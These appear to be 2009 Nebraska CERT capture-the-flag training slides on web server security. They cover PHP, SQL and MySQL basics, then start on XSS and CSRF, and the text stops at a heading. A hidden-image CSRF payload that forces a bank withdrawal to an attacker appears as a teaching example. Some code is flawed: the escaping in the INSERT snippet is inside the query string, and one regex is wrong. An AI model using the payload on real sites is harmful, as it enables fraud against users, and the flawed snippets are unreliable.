Nebraska University Center for Information Assurance

2009 Nebraska CERT

CTF Reference Materials

Web Server Exploits

Presented by
Nebraska University Center for Information Assurance (NUCIA)
University of Nebraska at Omaha

NEbraskaCERT
August 18

Purpose

- To better understand several common vulnerabilities to web servers through web programming
- Focus will be on XSS, SQL injection, code injection, and form based user input

Agenda

- **Introduction**
  - **Web Servers**
  - **Client/Server Models**
  - **Review of HTML**
  - **Review of PHP**
- SQL Basics
- Coding with PHP and MySQL
- Threats
- Examples

Assumptions

- Basic general knowledge of computer programming
- Basic general knowledge of databases
- Familiarity with previous training scenarios
- Using LAMP Server (Linux, Apache, MySQL, PHP)
- Not trusting the end user

Client/Server Model – Two Tier

Recall a typical client-server interaction in a two tier environment involving just a client and a web server:


1. User interacts with browser (i.e., client) by entering a URL or clicking on a link, which generates a request
2. Client sends request to web server
3. Server evaluates the request
4. Server generates response
5. Server sends response back to client
6. Client presents the response to the user

Web Servers

- Process resource requests, typically a file
- Can serve static and/or dynamic content
- Dynamic content is generated from some kind of program or script, such as PHP, ASP, C++, etc.


Web Servers – Static Content

- A user, through a client, requests "index.html" from the web server
- The server returns the HTML text, just how the file is on the server
- The client renders the HTML for the user



Web Servers – Dynamic Content

- A user, through a client, requests "index.php" from a web server
- The server is configured to run ".php" files through the PHP interpreter
- The result of interpreting the PHP is then output to the server, which passes it to the client for presentation to the user




Client/Server Model – Three Tier

In a three tier environment a client-server interaction involves a third resource, accessed by the web server, such as a database:

1. User interacts with browser (i.e., client) by entering a URL or clicking on a link, which generates a request
2. Client sends request to server
3. Server evaluates the request
4. **Server interacts with database to retrieve data needed for response**
5. Response is generated
6. Server sends response back to client
7. Client delivers the response to the user


Dynamic Content With DB Connection

- A client requests "index.php" from a web server
- The server is configured to run ".php" files through the PHP interpreter
- The PHP script requires a database connection
- A connection is made and the data is received and processed by the PHP script
- The script returns the results, typically HTML page, to the server
- Server then returns response back to the client



DB Connection and System Interaction

- A client requests "index.php" from the web server
- The server is configured to run ".php" files through the PHP interpreter
- The PHP script requires a database connection
- A connection is made and the data is received and processed by the PHP script
- The PHP script makes system calls, which are then executed
- The script returns the results, typically HTML page, to the server
- Server then returns response back to the client



Web Server Permissions

- Web server processes run at the privilege level of the service account
- Web server processes that run as root or Administrator are unconstrained in their actions
- Best practice is to run at least privilege

HTML - Revisited


- Example HTML Page

```
<html>
    <head>
        <title>My FirstPage</title>
    </head>

    <body>
        <p>Hello World</p>
    </body>

</html>
```

HTML pages have two main parts: <head> and <body>

Web Forms - Revisited

```
<html>
<head>
<title>Basic Web Form</title>
</head>
<body>
  <form action="whatIdo.php" method="post">
       <fieldset><legend>A Basic Web-Form</legend>
       <textarea name="data1" style="width: 400px; height:
               100px"></textarea>
       <br />
       <input type="button" value="Submit">
       </fieldset>
  </form>

</body>
</html>
```



PHP

- PHP: Hypertext Preprocessor
- Server-side scripting language
  - Code executes on the web server, results passed to browser
- Commonly used as scripts to receive and process data input
- Placed into HTML documents via PHP tags
  - <?php Code goes here ?>

PHP – Sample Code

```
<html>
<head>
<title>My first PHP page</title>
</head>
<body>

  <?php
    $string = "Hello ICDW";
    echo "<h1>$string</h1>";
  ?>
  <?php
    echo "<h2>Today is " . date("D, F j, Y") . "</h2>\n";
    echo "<h2>The time is ".date("G:i:s"). "</h2>\n";
  ?>

</body>
</html>
```

A Few Useful PHP Functions

- **`exec(string $command)`** – executes an external program in the operating system and returns an array of each line of output

```
<?php echo exec("whoami"); ?>
```

- **`system(string $command, string $return)`** – executes an external program, just like the C version of the function. It will try to flush the web server's output buffer after each line of output

```
<?php $lastline = system("whoami",
$returnval); ?>
```

Useful PHP Functions, cont.

- **`die(string $message or int $errorcode)`**
- **`exit(string $message or int $errorcode)`**
  - PHP's command to exit a program at a particular line of code and output a message

```
$filename = '/path/to/data-file';
$file = fopen($filename, 'r')
    or exit("unable to open file ($filename)");
//  or die("unable to open file ($filename)");
```

Useful PHP Functions, cont.

- **`move_uploaded_file(string $filename, string $destination )`** – moves a valid uploaded file to a new location


```
move_uploaded_file($tmpname, $newname")
;
```

- **`eval(string $code)`** – evaluates a given string as PHP code

```
$increment = 0;
$code = "\$increment++;";
eval($code);
```

Useful PHP Functions, cont.

- **`phpinfo(int $what or [empty])`** – outputs PHP information and configuration



PHP Version 5.0.4

System	Linux genet 2.6.8-24.14-default #1 Tue Mar 29 09:27:43 UTC 2005 i686
Build Date	Apr 24 2005 20:39:33
Configure Command	'./configure' '--prefix=/opt/local/php' '--with-apxs=/opt/local/apache/bin/apxs' '--with-ibm-db2=/home/db2inst1/sqllib'
Server API	Apache
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/local/php/lib
PHP API	20031224
PHP Extension	20041030
Zend Extension	220040412
Debug Build	no
Thread Safety	disabled
IPv6 Support	enabled
Registered PHP Streams	php, file, http, ftp
Registered Stream Socket Transports	tcp, udp, unix, udg

Regular Expressions

- aka "regex" or "regexp"
- "a special text string for describing a search pattern."
- Used to find specific patterns or elements in text and possibly modify them if needed
- "...wildcards on steroids."
- Ex: **`*.txt`** = **`.*\.text$`**
- How is this useful to a web administrator?

Regular Expressions, cont.

- \w
  - matches a word character
- .
  - Matches anything
- \t
  - Matches a tab
- \n
  - Matches a new line
- \r
  - Matches a carriage return
- \d
  - Matches a digit
- ^\w
  - Matches a word character at the beginning of the line
- \w$
  - Matches a word character at the end of the line
- \w*
  - Matches 0 or more word characters
- \d+
  - Matches 1 or more digits
- \
  - Escapes special characters like a forward slash

Regular Expressions, cont.

- The pattern
  - `/<\/*\w+>/`
  - Match any **<** followed by **0 or more /** followed by **1+ word characters** followed by **>**
  - Notice the escape backslash \

Using Regular Expressions in PHP

- A way we can process strings from users and/or databases in a general and elegant fashion
- Regular expressions are enclosed in forward slashes (/)
- Example:
  - The given data
    - `Some user <b>Input</b>`
  - The patterns
    - `$pattern[0] = /<\w+>/;`
    - `$pattern[1] = /<\/*\w*>/;`
  - The replacement
    - `$replace[0] = '';` (empty string)
      `$replace[1] = '';` (empty string)
  - The result of `preg_replace ($pattern, $replace, $data);`
    - `Some user Input`

JavaScript

- JavaScript (JS) is the primary client side scripting language of the Internet, supported by most browsers
- JS gives web developers a programming language that has the ability to collect information, react to that information, and then write HTML to the page
- JS is supplied by the server and executed on the client side

Agenda

- Introduction
- → **SQL Basics**
- Coding with PHP and MySQL
- Threats
- Examples

What is SQL?

- SQL stands for Structured Query Language
- It is a way to query, modify, and manage a database
- It is an ANSI and ISO standard, but also can support proprietary extensions
- MySQL is a free, open-source version of an SQL database

Database Terms

- A database is made up of tables
- Each table is similar to a spreadsheet
- A row contains all the information related to a record
- The columns are the fields (attribute)

This is the ***table*** called 'users' in a database

This column holds the ‘dept' ***field*** for each record

All the information in this ***row*** is the ***record*** for the user 'test'

username	password	dept
test	pass	1

SQL Commands

- **INSERT** – inserts a new row of data (i.e., a new record) into an existing table in the database

```
INSERT INTO users (username, password,
dept) VALUES ('test', 'pass', '1');
```

In the table named *users*, a new row is added with a user named *test*, a password of *pass*, and an dept of *1*

SQL Commands, cont.

- **`UPDATE`** – updates rows of a table in a database upon given conditions

```
UPDATE users SET password='newpass' WHERE
username='test' AND dept='1';
```

In the table named *users*, the password field is updated to *newpass* for each row that has a username of *test* and an dept of *1*

SQL Commands, cont.

- **`SELECT`** – returns information from a table in a database

```
SELECT * FROM users WHERE username='test'
AND password='pass';
```

In the table named *users,* all information in a row is returned if the user and password of the row are *test* and *pass* respectively

SQL Commands, cont.

- **`DELETE`** – removes any rows of a table in a database that meet the **`WHERE`** criteria

```
DELETE FROM users WHERE username='test'
and dept='1';
```

Removes row(s) in the users table that have a username of *test* and an dept of *1*

Agenda

- Introduction
- SQL Basics
- **Coding with PHP and MySQL**
- Threats
- Examples

MySQL Functions in PHP

- `mysql_connect($server, $user, $password)`
  - Makes a connection to a MySQL database
- `mysql_close($conn)`
  - Closes connection to a MySQL database
- `mysql_error()`
  - Retrieves MySQL errors

MySQL Functions in PHP, cont.

- **`mysql_real_escape_string($variable)`**
  - Prepends backslashes to the following characters: *\x00*, *\n*, *\r*, \, *'*, *"* and *\x1a*
- **`mysql_query($query)`**
  - Queries a MySQL database for whatever is in the **`$query`** variable

MySQL Functions in PHP, cont.

- **`mysql_fetch_array($result)`**
  - Retrieves data in an array structure from a MySQL query
- **`mysql_num_rows($result)`**
  - Retrieves the number of rows returned from a MySQL query

Using PHP With MySQL: Examples

- First, make the connection to the database

```
$link =
 mysql_connect(          'localhost', 'mysql_user
 ', 'mysql_password');
```

- Checking that **`$link`** is valid, i.e. the connection was made

```
if (!$link) {
    die('Could not connect: ' . mysql_error());
 }
```

PHP With MySQL: Examples, cont.

- Query

```
$query = "SELECT * FROM users";
$result = mysql_query($query);
```

- Retrieve Data

```
while ($row = mysql_fetch_array($result))
{
   echo $row['username'];
}
$number_of_rows = mysql_num_rows($result);
```

PHP With MySQL: Examples, cont.

- Insert Data

```
$query = 'INSERT INTO users (username, password,
    dept) VALUES (
    mysql_real_escape_string($un),
mysql_real_escape_string($pw), 1)');

$result = mysql_query($query);
```

- Close the connection

```
mysql_close($link);
```

Least Privileges

- A script can do just about anything
  - Interact with databases
  - Run commands on the operating system itself
- Web server processes run at the privilege level of the service account
- Web server processes that run as root or Administrator are unconstrained in their actions
- Best practice is to run with least privilege
- Why?

Agenda

- Introduction
- SQL Basics
- Coding with PHP and MySQL
- → **Threats**
  - **Cross Site Scripting**
    - **Using Proxy**
  - **Code Injection**
  - **SQL Injection**
- Examples


Cross Site Scripting

- **Cross Site Scripting (XSS) –** an attack carried out using active content posted to a web page by a third party and designed to execute when the page loads, attacking future visitors of that web page
- **Active content** – scripts or applications that are executed without the user's consent when the page loads
  - JavaScript
  - Flash
  - Third party images


Exploring XSS

- Code injection, usually a scripting language that is inserted into a web application by a third party
- Exploits the trust users have in a web service

Malicious User



Unsuspecting User



Cross Site Request Forgery

- Cross Site Request Forgery (CSRF/XSRF)
  - A script exploits the trust a web server has in a user to carry out a request unknown to the trusted user
  - Example


```
<img src=http://bank.example.com/withdraw?
  account=bob&amount=1000&for=mallory width="1"
  height="1">
```

- Not just images either – links, scripts, applications, etc.

Check for XSS Vulnerability

